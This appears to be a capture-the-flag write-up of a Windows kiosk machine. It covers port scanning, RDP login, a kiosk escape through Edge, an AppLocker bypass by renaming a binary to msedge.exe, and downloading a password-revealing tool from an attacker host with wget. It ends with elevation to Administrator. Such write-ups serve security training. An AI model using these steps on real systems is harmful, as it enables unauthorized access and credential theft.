Reconnaissance
Port Scanning
Starting with a fast port scan using RustScan to identify open ports:
rustscan -a 10.129.7.54 --ulimit 5000Result: Port 3389 (RDP) was found open.
Following up with an Nmap service scan:
nmap -sC -sV -p3389 10.129.7.54PORT STATE SERVICE VERSION
3389/tcp filtered ms-wbt-serverOnly one port was exposed — RDP on port 3389.
Initial Access — Kiosk Escape
Connecting via RDP (Anonymous)
An initial RDP connection was attempted without credentials to enumerate the login screen:
xfreerdp /v:10.129.234.51 /sec:tls /cert:ignore /dynamic-resolution +clipboard
The login screen revealed a Conference Display kiosk mode, explicitly stating to log in as KioskUser0 without a password. Connecting with those credentials:
xfreerdp /v:10.129.7.54 /u:KioskUser0 /p:"" /dynamic-resolution
Kiosk Enumeration and Escape
Exploring the Locked-Down Environment
After logging in, the desktop presented a locked-down sandbox environment. The interface was entirely in Korean, with most functionality restricted.

- Pressing the Windows key opened the Start menu sidebar.
- Attempting to launch PowerShell was blocked — it appeared in search results but would not execute.
Using Microsoft Edge as a File Browser
After testing all installed applications, Microsoft Edge was found to be accessible. Edge can be leveraged to browse the local filesystem using the file:// protocol.
Navigating to C:/Users/kioskUser0/Desktop/:

The Desktop contained desktop.ini, Microsoft Edge.lnk, and user.txt (the user flag).
Browsing further to C:/_admin/profiles.xml revealed a Remote Desktop Plus profile configuration:

The XML file contained:
- ProfileName: admin
- UserName: 127.0.0.1
- Password:
JWqkI6IDfQxXXmiHIKIP8caOG9XxnWQZgvtPgON2vWc=(Base64 encoded) - Secure: False
Credential Extraction
Bypassing AppLocker via Binary Renaming
The rdp.exe (Remote Desktop Plus) binary was blocked from executing. However, since Microsoft Edge (msedge.exe) was whitelisted, the executable was renamed to msedge.exe to bypass the application restriction.
After launching the renamed binary, the Remote Desktop Plus profile loaded successfully with the credentials pre-filled:

The password field was masked with bullets. To recover the plaintext password, BulletsPassView (a NirSoft utility) was transferred from the attacker machine using a Python HTTP server and wget via PowerShell:
PS> wget "http://10.10.14.158:80/BulletsPassView.exe" -o BulletsPassView.exeRunning BulletsPassView extracted the plaintext password from the masked field:

Recovered credentials:
Username : admin
Password : Twisting3021
Privilege Escalation
Running CMD as Admin
With the recovered credentials, a new CMD session was spawned as the admin user:
runas /user:admin cmd.exeChecking the current user context with whoami /all:

The admin account was confirmed, but BUILTIN\Administrators was flagged as “Group used for deny only” — meaning UAC token filtering was actively blocking elevated privileges.
UAC Bypass via PowerShell Elevation
To bypass the token filtering restriction, a new elevated CMD process was spawned using PowerShell’s Start-Process with the -Verb RunAs flag:
powershell -Command "Start-Process cmd -Verb RunAs"This triggered a UAC prompt which was accepted, spawning a fully elevated shell as Administrator:

The Administrator Desktop contained root.txt, confirming full system compromise.